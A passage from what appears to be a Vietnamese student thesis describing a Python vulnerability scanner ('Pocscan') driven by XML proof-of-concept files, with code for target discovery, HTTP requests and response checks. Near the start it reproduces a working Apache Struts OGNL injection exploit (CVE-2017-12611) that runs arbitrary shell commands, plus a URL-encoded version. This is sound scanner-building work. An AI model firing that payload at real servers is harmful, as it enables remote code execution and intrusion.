        print """***S2-053 Exploit***"""
Usage:
    exploit.py <url> <param> <command>
    ...
    exit()
```

Hình 3 - 15: Mã khai thác CVE-2017-12611 từ exploit-db (1)

```

url = sys.argv[1]
param = sys.argv[2]
command = sys.argv[3]
payload = "%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    +"#_memberAccess?#_memberAccess=#dm:((#container=#context" \
    +"['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil" \
    +"=#container.getInstance(@com.opensymphony.xwork2.ognl."
    +"ognlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear())" \
    +"#. (#ognlUtil.getExcludedClasses().clear()).(#context." \
    +"setMemberAccess(#dm))).(#cmd='"+command+"'').(#iswin=" \
    +"(@java.lang.System@getProperty('os.name').toLowerCase()." \
    +"contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','" \
    +"-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds))." \
    +"(#p.redirectErrorStream(true)).(#process=#p.start()).(@org.apache." \
    +"commons.io.IOUtils@toString(#process.getInputStream()))}"
link = "{}/{}={}".format(url, param, quote(payload))
print "[*] Generated EXP: {}".format(link)
print "\n[*] Exploiting..."
exploit(link)

```

Hình 3 - 16: Mã khai thác CVE-2017-12611 từ exploit-db (2)

- Dựa vào mã khai thác, ta có thể xác định các thông tin cần thiết như tham số name, đường dẫn, điều kiện, payload, ...
- Chuyển các thông tin vừa xác định được thành các thành phần trong một yêu cầu HTTP và viết PoC cho CVE này

```

<request type="http" redirect="false">
    <method>GET</method>
    <url params="uri">${$BaseUrl}/{$PARAM_uri}</url>
    <uri type="raw" params="name">?{$PARAM_name}=%25%7B(%23dm%3D%40ognl.
        OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23_memberAccess%3F
        (%23_memberAccess%3D%23dm)%3A((%23container%3D%23context%5B'com.
        opensymphony.xwork2.ActionContext.container'%5D).(%23ognlUtil%3D%23container.
        getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).
        (%23ognlUtil.getExcludedPackageNames().clear()).(%23ognlUtil.getExcludedClasses().
        clear()).(%23context.setMemberAccess(%23dm))).(%23cmd%3D'id').
        (%23iswin%3D%40java.lang.System%40getProperty('os.name').toLowerCase().
        contains('win'))).(%23cmds%3D(%23iswin%3F%7B'cmd.exe'%2C'%2Fc'
        %2C%23cmd%7D%3A%7B'%2Fbin%2Fbash'%2C'-c'%2C%23cmd%7D)).(%23p%3Dnew%20java.
        lang.ProcessBuilder(%23cmds)).(%23p.redirectErrorStream(true)).
        (%23process%3D%23p.start()).(%40org.apache.commons.io.IOUtils%40toString
        (%23process.getInputStream()))%7D</uri>
    <verifies exp="statusCode and regex">
        <statusCode>200</statusCode>
        <regex>((uid=[0-9]{1,}\([a-zA-Z-0-9-]{1,}\)\() )
            (gid=[0-9]{1,}\([a-zA-Z-0-9-]{1,}\)\() ( ) (groups=
            [0-9]{1,}\([a-zA-Z-0-9-]{1,}\)\()</regex>
    </verifies>
</request>

```

Hình 3 - 17: Thủ request trong PoC của CVE-2017-12611

- * Giá trị thẻ uri sẽ là giá trị của biến payload trong mã khai thác.

- * PARAM_uri là đường dẫn tùy chỉnh tùy vào trường hợp cụ thể, người dùng sẽ nhập vào tham số này trong lúc khởi tạo cơ sở dữ liệu.
- * PARAM_name là tham số tùy chỉnh người dùng sẽ nhập vào lúc khởi tạo cơ sở dữ liệu.
- * Để xác định target hiện tại có tồn tại lỗ hổng hay không, yêu cầu HTTP này phải thỏa hai điều kiện: có mã trả về là 200 và phải thỏa biểu thức chính quy trong thẻ regex.

3.2.3. Xây dựng chương trình

3.2.3.a. Các thư viện cần thiết trong quá trình xây dựng chương trình:



Hình 3 - 18: Các thư viện cần thiết của chương trình

3.2.3.b. Chương trình chính:

```

initialization(args, critical)
banner()
writer_report, export_file, path = get_export_writer(args)
table = PrettyTable()
table.field_names = ["Target", "PoC", "Framework", "Risk", "Status", "Output"]
info("", conf['log_start'])
info("initializing database", conf['log_info'])

info("input processing...", conf['log_info'])
nmap_targets, urls = process_target_input(conf, args)

info("generating targets...", conf['log_info'])
generate_targets(nmap_targets, urls, conf)
for url in urls:
    info(url, conf['log_target'])
    write("[target] {}".format(url))
if len(urls) == 0:
    critical("There are no url in the list")
    sys.exit()

```

Hình 3 - 19: Mã chương trình chính (1)

```

with open(db_name, mode='r') as csv_file:
    csv_reader = csv.DictReader(csv_file)
    for row in csv_reader:
        poc = parse_rule(row['path'], conf)
        if not poc:
            continue
        if not optimize(poc['rule'], args):
            continue
        write_log("reading file {}".format(row['path']), conf)
        print_rule_info(poc['rule'])
        if not os.path.exists("{}{}".format(os.getcwd(), poc['rule'][ '@id'])):
            os.makedirs("{}{}".format(os.getcwd(), poc['rule'][ '@id']))
        info("scanning...", conf['log_info'])

```

Hình 3 - 20: Mã chương trình chính (2)

```

for url in urls:
    vars = {}
    cookies = {}
    exp = req = ''
    out = "{}/output/{}/{}_{}".format(os.getcwd(), poc['rule']['@id'],
        url.split("//")[1].strip("/"), datetime.datetime.now().strftime("%H%M%S%Y%d%m"))
    flag = False
    write_rule_info(poc['rule'], out)
    for request in poc['rule']['requests']:
        response, cookies = send_request(url, poc['rule']['requests'][request],
            cookies, vars, conf, row, out)
        if response is None:
            flag = True
            break
        write_headers(response, out)
        if response.cookies:
            for c in response.cookies:
                cookies[c.name] = c.value
    v = verify(poc['rule']['requests'][request]['verifies'], response, row, conf, out)
    exp = poc['rule']['requests'][request]['verifies']['@exp']
    if v is None or v == 'False':
        flag = True
        req = request
        break
    write_log("Passed expression \"{}\" in \"{}\"".format(exp, request), conf)
    write("Passed expression \"{}\" in \"{}\"\n".format(exp, request), out)
    if "variables" in poc['rule']['requests'][request]:
        var = get_variable_next_request(poc['rule']['requests'][request]['variables'],
            response, vars, row, conf)
        if not var:
            flag = True
            break

```

Hình 3 - 21: Mã chương trình chính (3)

```

if not flag:
    info("{} {}-{}".format(poc['rule']['@risk'], poc['rule']['@id'], url), conf['log_success'])
    write('[Vulnerable]{} {}-{}'.format(poc['rule']['@risk'], poc['rule']['@id'], url))
    write('[Vulnerable]{} {}-{}'.format(poc['rule']['@risk'], poc['rule']['@id'], url), out)
    table.add_row([url, poc['rule']['@id'], poc['rule']['tag'], poc['rule']['@risk'], "Success", out])
    if args['export'] is not None:
        writer_report.writerow(
            [url, poc['rule']['@id'], poc['rule']['tag'], poc['rule']['title'], poc['rule']['detail'],
             poc['rule']['@risk'], "Success", out])
else:
    write_error("Not pass expression \"{}\" in \"{}\"".format(exp, req), conf)
    write("Not pass expression \"{}\" in \"{}\"".format(exp, req), out)
    table.add_row([url, poc['rule']['@id'], poc['rule']['tag'], poc['rule']['@risk'], "Failed", out])
    if args['export'] is not None:
        writer_report.writerow(
            [url, poc['rule']['@id'], poc['rule']['tag'], poc['rule']['title'], poc['rule']['detail'],
             poc['rule']['@risk'], "Failed", out])
    if args['slack']:
        send_file(out, conf['slack_output'], conf['slack_bot_token'])
if args['export'] is not None:
    export_file.close()
    if args['slack']:
        send_file(path, conf['slack_report'], conf['slack_bot_token'])
info("", conf['log_end'])
print(table)
if args['slack']:
    send_message(table, conf['slack_result'], conf['slack_bot_token'])
    send_file(log_name, conf['slack_log'], conf['slack_bot_token'])

```

Hình 3 - 22: Mã chương trình chính (4)

Chương trình chính sẽ hoạt động theo trình tự như sau:

- Đầu tiên, chương trình sẽ nhận vào các tham số từ giao diện dòng lệnh, kiểm tra và xử lý các tham số đó. Nếu thiếu các tham số cần thiết hoặc người dùng nhập vào các tham số không hợp lệ, chương trình sẽ báo lỗi và thoát chương trình.
- Tiếp theo, chương trình sẽ đọc tệp tin cấu hình để lấy các dữ liệu cần thiết cho quá trình chạy chương trình như các thông báo lỗi, các biểu thức chính quy,...
- Kế đến, chương trình sẽ yêu cầu người dùng khởi tạo cơ sở dữ liệu ở lần chạy đầu tiên. Người dùng sẽ không phải khởi tạo lại cơ sở dữ liệu ở những lần chạy sau nếu không có bất kỳ cập nhật hoặc chỉnh sửa nội dung của các tệp tin PoC trong cơ sở dữ liệu.
- Sau khi đã khởi tạo cơ sở dữ liệu, chương trình tiến hành xử lý các dữ liệu người dùng đã nhập vào thông qua các tùy chọn trong giao diện dòng lệnh.
- Khi đã có các dữ liệu cần thiết, chương trình sẽ bắt đầu quá trình gửi các yêu cầu HTTP, sau đó so sánh các phản hồi trả về với các điều kiện trong các tệp tin PoC.
- Cuối cùng, chương trình trả về kết quả cho người dùng và gửi kết quả đến Slack nếu người dùng có yêu cầu.

3.2.3.c. Xử lý các tham số đầu vào:

```
def cmd_parser():
    usage = "pocscan.py [options]"
    parser = argparse.ArgumentParser(prog="Pocscan", usage=usage)
    parser.add_argument('-v', dest="verbose", action='store_true', help="Show output debug")
    parser.add_argument('--slack', action='store_true', help="Send notification to slack")
    parser.add_argument('--init', action='store_true', help="Initialize database")
    parser.add_argument("-e", "--export", dest="export", help="Export the results to a CSV file")
    # Target options
    target = parser.add_argument_group('Target', "At least one of these options has to be provided to define the target(s)")
    target.add_argument("-t", "--target", dest="target", nargs='+', help="Target is URL or Domain or IP")
    target.add_argument("-f", "--file", dest="file", help="Target list file (e.g. \\"target.txt\\")")
    # Request options
    request = parser.add_argument_group("Request", "More request options")
    request.add_argument("--user-agent", dest="agent", help="HTTP User-Agent header value")
    request.add_argument("--proxy", dest="proxy", help="Use a proxy to connect to "
                                                       "the target URL (e.g. \\"http://127.0.0.1:8080\\")")
    request.add_argument("--timeout", dest="timeout", help="Seconds to wait before "
                                                       "timeout connection (default 30)", default=30)
    request.add_argument("--headers", dest="headers", help="Extra headers(e.g. \\"key1\\":\\"value1\\",\\"key2\\":\\"value2\\")")
    # Optimization options
    optimization = parser.add_argument_group("Optimization", "Optimization options")
    optimization.add_argument("--cve", dest="cve", nargs='+', help="Specify one or several cve (e.g. \\"CVE-2010-1234\\")")
    optimization.add_argument("--framework", dest="framework", nargs='+', help="Specify one "
                                                               "or several framework (e.g. \\"wordpress\\")")
    optimization.add_argument("--exclude", dest="exclude", nargs='+', help="Exclude one or "
                                                               "several framework (e.g. \\"wordpress\\")")
    args = parser.parse_args()
    if args.target is None and args.file is None and args.init is None:
        err_msg = "missing a mandatory option (-t/--target, -f/--file, --init). "
        err_msg += "Use -h for basic and -hh for advanced help\n"
        parser.error(err_msg)
    return vars(args)
```

Hình 3 - 23: Hàm xử lý tham số đầu vào

Chương trình sử dụng thư viện argparse có sẵn của Python xử lý các tham số đầu vào. Các tham số sẽ được chia thành bốn phần bao gồm tham số liên quan đến target, tham số tùy chỉnh các yêu cầu HTTP, tham số tối ưu chương trình và các tham số tùy

chọn khác. Sau khi xử lý, các tham số sẽ được trả về dưới dạng dictionary để tiện cho việc sử dụng.

3.2.3.d. Xử lý tệp tin cấu hình:

```
def get_file_config(file):
    confi = {}
    config = ConfigParser()
    config.read(file)
    sections = config.sections()
    for section in sections:
        options = config.options(section)
        for option in options:
            value = config.get(section, option)
            name = str(section) + "_" + str(option)
            confi[name] = value
    return confi
```

Hình 3 - 24: Hàm xử lý tệp tin cấu hình

Chương trình sử dụng thư viện ConfigParser để xử lý tệp tin cấu hình bằng cách đọc các phần trong tệp tin cấu hình và trả về dữ liệu dạng dictionary với các khóa có định dạng <tên thành phần>_<tên biến trong thành phần> và giá trị của khóa là giá trị của biến trong tệp tin cấu hình. Ví dụ: biến uri nằm trong thành phần regex sẽ được trả về dưới dạng {"regex_uri": "<giá trị của uri>"}

3.2.3.e. Khởi tạo cơ sở dữ liệu:

```

def init():
    export_file = open(db_name, mode='w')
    writer = csv.writer(export_file, delimiter=',', quotechar='', quoting=csv.QUOTE_MINIMAL)
    writer.writerow(["path", "cve", "fw", 'params'])
    for r, d, f in os.walk(os.getcwd() +"/databases"):
        for file in f:
            path2file = os.path.join(r, file)
            if path2file[-4:].lower() != ".xml":
                continue
            tree = ET.parse(path2file)
            root = tree.getroot()
            row = [path2file, root.get('id'), root.find("tag").text]
            params = {}
            for elem in root.find("requests").iter():
                if "params" in elem.attrib:
                    clear()
                    print("[*] CVE: {}".format(root.get('id')))
                    print("[*] Framework: {}".format(root.find("tag").text))
                    print("[*] Tag: {}".format(elem.tag))
                    print("[*] Attribute: {}".format(elem.attrib))
                    print("[*] Content: {}\\n".format(elem.text))
                    for param in elem.attrib['params'].split(","):
                        param = param.strip()
                        pr = input("Enter \"{}\": ".format(param))
                        param = "PARAM_{}".format(param)
                        params[param] = pr
                    clear()
            row.append(params)
            writer.writerow(row)
    export_file.close()

```

Hình 3 - 25: Hàm khởi tạo cơ sở dữ liệu

Chương trình sử dụng thư viện `xml.etree.ElementTree` để duyệt các tệp tin PoC trong cơ sở dữ liệu. Trong quá trình duyệt, chương trình sẽ tìm các thẻ có yêu cầu tham số đầu vào trong tệp tin PoC và yêu cầu người dùng nhập vào giá trị cho các tham số đó.

Chương trình sẽ lưu lại một số thông tin của các PoC vào một tệp tin CSV, bao gồm: đường dẫn đến tệp tin PoC, định danh của CVE, framework hoặc CMS của lỗ hổng và các tham số người dùng nhập vào (nếu có). Tệp tin CSV này sẽ được chương trình sử dụng trong lúc chạy.

3.2.3.f. Xử lý và phân loại dữ liệu đầu vào:

```
def process_target_input(conf, args):
    inputs = get_target_args(args)
    nmap_targets = {}
    urls = []
    for inp in inputs:
        inp = inp.strip()
        host = get_host(inp, conf)
        write_log("checking {}".format(inp), conf)
        if not host:
            write_error(conf['error_wrong_input'].format(inp), conf)
            continue
        if not check_host_up(host, conf):
            write_error(conf['error_host_down'].format(host), conf)
            continue
        if is_url(inp, conf):
            add_url(get_target_url(inp, conf), urls, conf)
        else:
            get_nmap_hosts(host, get_uri_for_target(inp, host, conf), nmap_targets)
            write_log("validated {}".format(inp), conf)
    return nmap_targets, urls
```

Hình 3 - 26: Hàm xử lý dữ liệu đầu vào

Chương trình duyệt qua từng dữ liệu đầu vào. Với mỗi dữ liệu đầu vào, chương trình sẽ lấy địa chỉ IP hoặc domain của nó để kiểm tra trạng thái hoạt động. Nếu nó ở trạng thái hoạt động, chương trình tiến hành phân loại và xử lý theo từng loại:

Nếu dữ liệu đầu vào là một URL, chương trình sẽ thêm URL đó vào danh sách các target

Nếu dữ liệu đầu vào là một địa chỉ IP hoặc một domain, chương trình sẽ đưa nó vào một danh sách nmap_targets để thực hiện bước tạo ra target.

3.2.3.g. Hàm tạo ra target từ dữ liệu đầu vào

```
def generate_targets(nmap_targets, urls, conf):
    for nt in nmap_targets:
        nm = try_nmap(nt, '-sV', conf)
        if not nm.all_hosts():
            continue
        if len(nm.all_hosts()) == 0:
            nm = try_nmap(nt, '-Pn', conf)
            if not nm.all_hosts():
                continue
        for host in nm.all_hosts():
            tmp_host = host
            if have_domain(nt, conf):
                tmp_host = nt
            if 'tcp' in nm[host]:
                append_urls(nm, host, tmp_host, nt, nmap_targets, urls, conf)
            else:
                write_error(conf['error_open_port'].format(tmp_host), conf)
```

Hình 3 - 27: Hàm tạo ra target tự động từ các dữ liệu đầu vào

Chương trình duyệt từng phần tử trong danh sách nmap_targets. Với mỗi phần tử, chương trình sử dụng công cụ Nmap để xác định các cổng đang chạy dịch vụ web trên zphần tử đó. Sau đó, dựa vào các cổng đó để tạo ra các target tương ứng.

3.2.3.h. Đọc và xử lý PoC

```
def parse_rule(path2file, conf):
    with open(path2file) as fp:
        poc = xmltodict.parse(fp.read())
    if not check_tag_exist(['title', 'detail', 'tag', 'requests'], poc['rule'], path2file, conf):
        return False
    if not check_attrib_exist(['@risk', '@id'], poc['rule'], 'rule', path2file, conf):
        return False
    for request in poc['rule']['requests']:
        if not check_tag_exist(['method', 'url', 'uri', 'verifies'], poc['rule']['requests'][request], path2file, conf):
            return False
        if not check_attrib_exist(['@type', '@redirect'], poc['rule']['requests'][request], request, path2file, conf):
            return False
        if not check_attrib_exist(['@type'], poc['rule']['requests'][request]['uri'], 'uri', path2file, conf):
            return False
        if not check_attrib_exist(['@exp'], poc['rule']['requests'][request]['verifies'], "verifies", path2file, conf):
            return False
        for verify in poc['rule']['requests'][request]['verifies']:
            if 'hasStr' in verify:
                if not check_attrib_exist(['@type'], poc['rule']['requests'][request]['verifies'][verify], verify, path2file, conf):
                    return False
            if 'hasCookie' in verify or 'hasHeader' in verify:
                if not check_attrib_exist(['@name'], poc['rule']['requests'][request]['verifies'][verify], verify, path2file, conf):
                    return False
            if poc['rule']['requests'][request]['uri'][ '@type'] == "base64":
                uri = poc['rule']['requests'][request]['uri'][ '#text']
                poc['rule']['requests'][request]['uri'][ '#text'] = base64.b64decode(uri).decode('utf-8')
    return poc
```

Hình 3 - 28: Hàm đọc và xử lý PoC

Chương trình đọc từng dòng trong tệp tin cơ sở dữ liệu đã khởi tạo ở bước trên. Với mỗi dòng, chương trình sẽ đọc tệp tin PoC thành dạng dictionary theo đường dẫn lưu trong tệp tin cơ sở dữ liệu. Đồng thời, chương trình kiểm tra tính hợp lệ của PoC bằng cách kiểm tra sự tồn tại của các thẻ và các thuộc tính bắt buộc trong PoC.

3.2.3.i. Gửi các yêu cầu HTTP:

```
def send_request(baseurl, poc_request, cookies, var_s, conf, row, out):
    params = json.loads(row['params'].replace("''", "\\""))
    response = None
    request_info = get_request_info(baseurl, poc_request, var_s, conf, args, row)
    if not request_info:
        return None, None
    for c in cookies:
        request_info['cookies'][c] = cookies[c]
    info("{} {}").format(poc_request['method'], get_target(request_info['url'],
                                                          request_info['uri'])), conf['log_send'])
    write("[Sent] {} {}.".format(poc_request['method'], get_target(request_info['url'],
                                                               request_info['uri'])))
    write("[Sent] {} {}\\n".format(poc_request['method'], get_target(request_info['url'],
                                                               request_info['uri'])), out)
    type_request = poc_request['@type'].lower().strip()
    if type_request == 'basic' or type_request == 'digest':
        response = send_authen_request(type_request, request_info, conf)
    else:
        if poc_request['method'].upper().strip() == "POST":
            response = send_post_request(poc_request, request_info, row['path'], conf, params, var_s)
        elif poc_request['method'].upper().strip() == "GET":
            response = send_get_request(poc_request, request_info, row['path'], conf)
    return response, request_info['cookies']
```

Hình 3 - 29: Hàm gửi các yêu cầu HTTP

Trước khi tiến hành gửi các yêu cầu HTTP, chương trình sẽ sử dụng hàm `get_request_info()` để lấy các thông tin và dữ liệu cần thiết cho mục đích xây dựng các yêu cầu HTTP.

Sau đó, chương trình sử dụng thư viện `requests` để gửi các yêu cầu HTTP đến các target và nhận về các phản hồi. Tuy vào loại yêu cầu khác nhau, chương trình sẽ thực hiện các bước khác nhau. Chương trình sử dụng hàm `send_authen_request()` để gửi các yêu cầu basic và digest authentication, hàm `send_post_request()` để gửi các yêu cầu với phương thức POST, hàm `send_get_request()` để gửi các yêu cầu với phương thức GET.

Một số hàm sử dụng trong quá trình gửi các yêu cầu HTTP:

```
def get_request_info(baseurl, poc_request, list_var, conf, args, row):
    params = json.loads(row['params'].replace("''", "\\""))
    path2file = row['path']
    request_info = get_dynamic_info(poc_request, path2file, conf, args, params)
    request_info['url'] = replace_url(poc_request, baseurl, params, path2file, conf)
    request_info['redirect'] = poc_request['@redirect']
    if not replace_info(request_info, list_var, path2file, conf):
        return False
    type_request = poc_request['@type'].lower().strip()
    if type_request == 'digest' or type_request == 'basic':
        if not check_tag_exist(['authen'], poc_request, path2file, conf):
            return False
        if not check_attrib_exist(['@type'], poc_request['authen'], 'authen', path2file, conf):
            return False
        authen = poc_request['authen']['#text']
        if poc_request['authen']['@type'] == 'base64':
            authen = base64.b64decode(authen).decode('utf-8')
        if "@params" in poc_request['authen']:
            authen = replace_param(params, authen, path2file, conf)
        request_info['authen'] = authen
    return request_info
```

Hình 3 - 30: Hàm lấy thông tin để xây dựng các yêu cầu HTTP

Hàm `get_request_info()` có tác dụng lấy ra các dữ liệu trong dictionary đọc được từ hàm `parse_rule()`. Bên cạnh đó, hàm này còn có chức năng thay thế các biến và thay thế các tham số trong các dữ liệu trước khi tiến hành gửi các yêu cầu.

```
def send_authen_request(type_request, request_info, conf):
    authen = request_info['authen'].split(":")
    if len(authen) < 2:
        return None
    target, redirect, proxies = target_redirect_proxies(request_info)
    auth = (authen[0], authen[1])
    if type_request == "digest":
        auth = HTTPDigestAuth(authen[0], authen[1])
    try:
        res = requests.get(target, proxies=proxies, timeout=args['timeout'], allow_redirects=redirect,
                            auth=auth, headers=request_info['headers'], cookies=request_info['cookies'])
    except:
        return return_error_request(conf)
    return res
```

Hình 3 - 31: Hàm gửi các yêu cầu basic và digest authentication

Hàm `send_authen_request()` có tác dụng lấy các thông tin xác thực và gửi các thông tin này dưới dạng basic authentication hoặc digest authentication.

```
def send_post_request(poc_request, request_info, path2file, conf, params, vars):
    if not check_tag_exist(['Data'], poc_request, path2file, conf):
        return None
    if not check_attrib_exist(['@type'], poc_request['Data'], "Data", path2file, conf):
        return None
    if poc_request['Data'][ '@type'].lower().strip() == 'upload':
        response = upload_request(poc_request, request_info, path2file, conf, params, vars)
    else:
        response = post_request(poc_request, request_info, path2file, conf, params, vars)
    return response
```

Hình 3 - 32: Hàm gửi các yêu cầu với phương thức POST

Hàm `send_post_request()` sẽ dựa vào loại của dữ liệu để phân loại và gửi các yêu cầu HTTP phù hợp. Với loại dữ liệu là upload, chương trình sử dụng hàm `upload_request` để gửi yêu cầu tải tệp tin lên website. Ngược lại, chương trình sử dụng hàm `post_request` để gửi các yêu cầu với phương thức POST thông thường.

```

def upload_request(poc_request, request_info, path2file, conf, params, vars):
    upload_data = get_upload_data(poc_request, path2file, conf, params)
    if not upload_data:
        return None
    if not replace_info(upload_data, vars, path2file, conf):
        return None
    file_name = "{}/files/{}".format(os.getcwd()) + upload_data['file']
    if not check_file(file_name, path2file, conf):
        return None
    fi = open(file_name, 'rb')
    target, redirect, proxies = target_redirect_proxies(request_info)
    try:
        res = requests.post(target, data=upload_data['data'], files={upload_data['name']: fi},
                            timeout=args['timeout'], proxies=proxies, headers=request_info['headers'],
                            allow_redirects=redirect, cookies=request_info['cookies'])
    except:
        return return_error_request(conf)
    return res

```

Hình 3 - 33: Hàm gửi các yêu cầu tải lên một tệp tin

Hàm `upload_request()` sẽ đọc các dữ liệu cần thiết cho một yêu cầu tải tệp tin và tiến hành gửi tệp tin đó lên website.

```

def post_request(poc_request, request_info, path2file, conf, params, vars):
    flag = True
    data = get_data(poc_request, path2file, conf, params)
    if not data:
        return None
    if poc_request['Data'][ "@type" ] != "raw":
        flag = False
    if poc_request['Data'][ "@type" ] == "json":
        data = json.loads(data)
        flag = True
    if flag:
        if not replace_info(data, vars, path2file, conf):
            return None
    if poc_request['Data'][ "@type" ] == "json":
        data = json.dumps(data)
    target, redirect, proxies = target_redirect_proxies(request_info)
    try:
        res = requests.post(target, data=data, allow_redirects=redirect, timeout=args['timeout'],
                            proxies=proxies, headers=request_info['headers'],
                            cookies=request_info['cookies'])
    except:
        return return_error_request(conf)
    return res

```

Hình 3 - 34: Hàm gửi các yêu cầu với phương thức POST với dữ liệu thông thường

Hàm `post_request()` sẽ phân loại các yêu cầu dựa vào loại dữ liệu. Với mỗi loại dữ liệu khác nhau, hàm sẽ đọc các dữ liệu theo cách khác nhau và gửi chúng lên website.

```

def get_data_request(poc_request, request_info, path2file, conf):
    file = "{}/files/".format(os.getcwd()) + poc_request['Data'][#"text"]
    if not check_file(file, path2file, conf):
        return None
    target, redirect, proxies = target_redirect_proxies(request_info)
    data = read_file(file)
    try:
        res = requests.get(target, data=data, proxies=proxies, headers=request_info['headers'],
                            cookies=request_info['cookies'], allow_redirects=redirect, timeout=args['timeout'])
    except:
        return return_error_request(conf)
    return res

def get_request(request_info, conf):
    target, redirect, proxies = target_redirect_proxies(request_info)
    try:
        res = requests.get(target, proxies=proxies, timeout=args['timeout'], allow_redirects=redirect,
                            headers=request_info['headers'], cookies=request_info['cookies'])
    except:
        return return_error_request(conf)
    return res

```

Hình 3 - 35: Hai hàm dùng để gửi các yêu cầu với phương thức GET

Đối với các yêu cầu sử dụng phương thức GET sẽ có hai trường hợp cần xử lý. Nếu trong thẻ request với phương thức GET có chứa thẻ Data, nghĩa là yêu cầu sẽ gửi kèm với nội dung của một tệp tin. Khi đó, chương trình sẽ đọc nội dung của tệp đi đó và gửi kèm với yêu cầu HTTP. Ngược lại, chương trình sẽ gửi một yêu cầu HTTP với phương thức GET thông thường.

3.2.3.j. Hàm kiểm tra và so sánh các điều kiện trong PoC với phản hồi trả về

```

def verify(poc_verify, response, row, conf, out):
    params = json.loads(row['params'].replace("''", "\\""))
    str_exp = poc_verify['@exp']
    write_log("Checking expression \"{}\".format(str_exp), conf)
    write("Checking expression \"{}\".format(str_exp), out)
    result = {'True':True, "False":False}
    for ver in poc_verify:
        if ver == "@exp":
            continue
        check = check_verify(response, poc_verify, ver, row['path'], conf, params)
        result[ver] = check
        write_log("Check \"{}\" with \"{}\" is {}".format(ver, get_text_of_verify(poc_verify, ver), str(check)), conf)
        write("Check \"{}\" with \"{}\" is {}".format(ver, get_text_of_verify(poc_verify, ver), str(check)), out)
    if str_exp.count("(") != str_exp.count(")"):
        write_error(conf['error_round_brackets'].format(row['path']), conf)
        return None
    if str_exp.count("(") != 0:
        str_exp = replace_expression(str_exp)
    if len(str_exp.split(" ")) > 1:
        return check_expression(str_exp, result, conf, out)
    return str(result[str_exp])

```

Hình 3 - 36: Hàm kiểm tra phản hồi trả về với các điều kiện trong PoC

Chương trình sẽ duyệt qua từng thẻ con của thẻ verifies. Với mỗi thẻ con, chương trình sẽ lấy ra các dữ liệu cần thiết và kiểm tra tính hợp lệ của các dữ liệu đó bằng hàm check_verify(), các kết quả sau khi kiểm tra sẽ được lưu vào một danh sách kết quả.

Sau đó, chương trình sử dụng danh sách kết quả vừa sinh ra để kiểm tra biểu thức của thẻ verifies. Nếu biểu thức trả về True tức là yêu cầu HTTP đó đúng và ngược lại.

Nếu yêu cầu HTTP không hợp lệ, chương trình sẽ chuyển sang các một PoC khác và không thực hiện các yêu cầu còn lại của PoC hiện tại.

Một số hàm sử dụng trong quá trình kiểm tra và so sánh các điều kiện trong PoC với phản hồi trả về:

```
def check_verify(response, poc_verify, ver, path2file, conf, params):
    if "hasStr" in ver:
        return check_hasStr(response, poc_verify, ver, path2file, conf, params)
    elif "statusCode" in ver:
        return check_statusCode(response, poc_verify, ver, path2file, conf, params)
    elif "regex" in ver:
        return check_regex(response, poc_verify, ver, path2file, conf, params)
    elif "hasHeader" in ver:
        return check_hasHeader_Cookie(response, poc_verify, ver, path2file, conf, params, "headers")
    elif "hasCookie" in ver:
        return check_hasHeader_Cookie(response, poc_verify, ver, path2file, conf, params, "cookies")
```

Hình 3 - 37: Hàm kiểm tra từng thẻ con của thẻ verifies

```
def check_hasStr(response, poc_verify, ver, path2file, conf, params):
    str_verify = get_text_of_verify(poc_verify, ver)
    if poc_verify[ver]['@type'].lower().strip() == 'base64':
        str_verify = base64.b64decode(str_verify).decode('utf-8')
    if "@params" in poc_verify[ver]:
        str_verify = replace_param(params, str_verify, path2file, conf)
    if response.text.find(str_verify) < 0:
        return False
    return True
```

Hình 3 - 38: Hàm kiểm tra sự tồn tại của một chuỗi trong phản hồi trả về

```
def check_hasHeader_Cookie(response, poc_verify, ver, path2file, conf, params, what):
    str_verify = get_text_of_verify(poc_verify, ver)
    name = poc_verify[ver]['@name']
    if "@params" in poc_verify[ver]:
        str_verify = replace_param(params, str_verify, path2file, conf)
        name = replace_param(params, name, path2file, conf)
    if what == "headers":
        if name not in response.headers or str(response.headers[name]) != str_verify:
            return False
    elif what == 'cookies':
        if name not in response.cookies or str(response.cookies[name]) != str_verify:
            return False
    return True
```

Hình 3 - 39: Hàm kiểm tra sự tồn tại của một header hoặc cookie trong phản hồi trả về

```
def check_statusCode(response, poc_verify, ver, path2file, conf, params):
    str_verify = get_text_of_verify(poc_verify, ver)
    if "@params" in poc_verify[ver]:
        str_verify = replace_param(params, str_verify, path2file, conf)
    if str_verify != str(response.status_code):
        return False
    return True
```

Hình 3 - 40: Hàm kiểm tra mã trả về của phản hồi trả về

```
def check_regex(response, poc_verify, ver, path2file, conf, params):
    str_verify = get_text_of_verify(poc_verify, ver)
    if "@params" in poc_verify[ver]:
        str_verify = replace_param(params, str_verify, path2file, conf)
    if re.search(str_verify, response.text) is None:
        return False
    return True
```

Hình 3 - 41: Hàm kiểm tra phản hồi trả về có thỏa mãn biểu thức chính quy không

3.2.3.k. Lấy giá trị các biến phục vụ yêu cầu kế tiếp

```
def get_variable_next_request(poc_variables, response, vars, row, conf):
    for variable in poc_variables:
        var = ''
        get_info_variable(poc_variables, variable, row, conf)
        if not get_info_variable(poc_variables, variable, row, conf):
            return False
        if poc_variables[variable]["@method"] == 'get':
            var = variable_with_get(response, poc_variables, variable, vars, row, conf)
        elif poc_variables[variable]["@method"] == "split":
            var = variable_with_split(response, poc_variables, variable, vars, row, conf)
        elif poc_variables[variable]["@method"] == "regex":
            var = variable_with_regex(response, poc_variables, variable, vars, row['path'], conf)
        if not var:
            return False
    return True
```

Hình 3 - 42: Hàm lấy giá trị các biến phục vụ cho các yêu cầu tiếp theo trong PoC

Chương trình sẽ dựa vào phương thức lấy giá trị của biến để thực hiện các hàm phụ hợp khác nhau. Sau đó, các giá trị này sẽ được lưu vào một danh sách để sử dụng cho các yêu cầu kế tiếp.

Một số hàm sử dụng trong quá trình lấy giá trị cho các biến:

```

def variable_with_get(response, poc_variables, variable, var_s, row, conf):
    if "@params" in poc_variables[variable]:
        poc_variables[variable]['@name'] = replace_param(params,
                                                        poc_variables[variable]['@name'], row['path'], conf)
        poc_variables[variable]['#text'] = replace_param(params,
                                                        poc_variables[variable]['#text'], row['path'], conf)
    if poc_variables[variable]['@from'] == 'headers':
        if not get_header_variable(response, poc_variables, variable, var_s):
            return return_error_var_not_in(poc_variables[variable], conf)
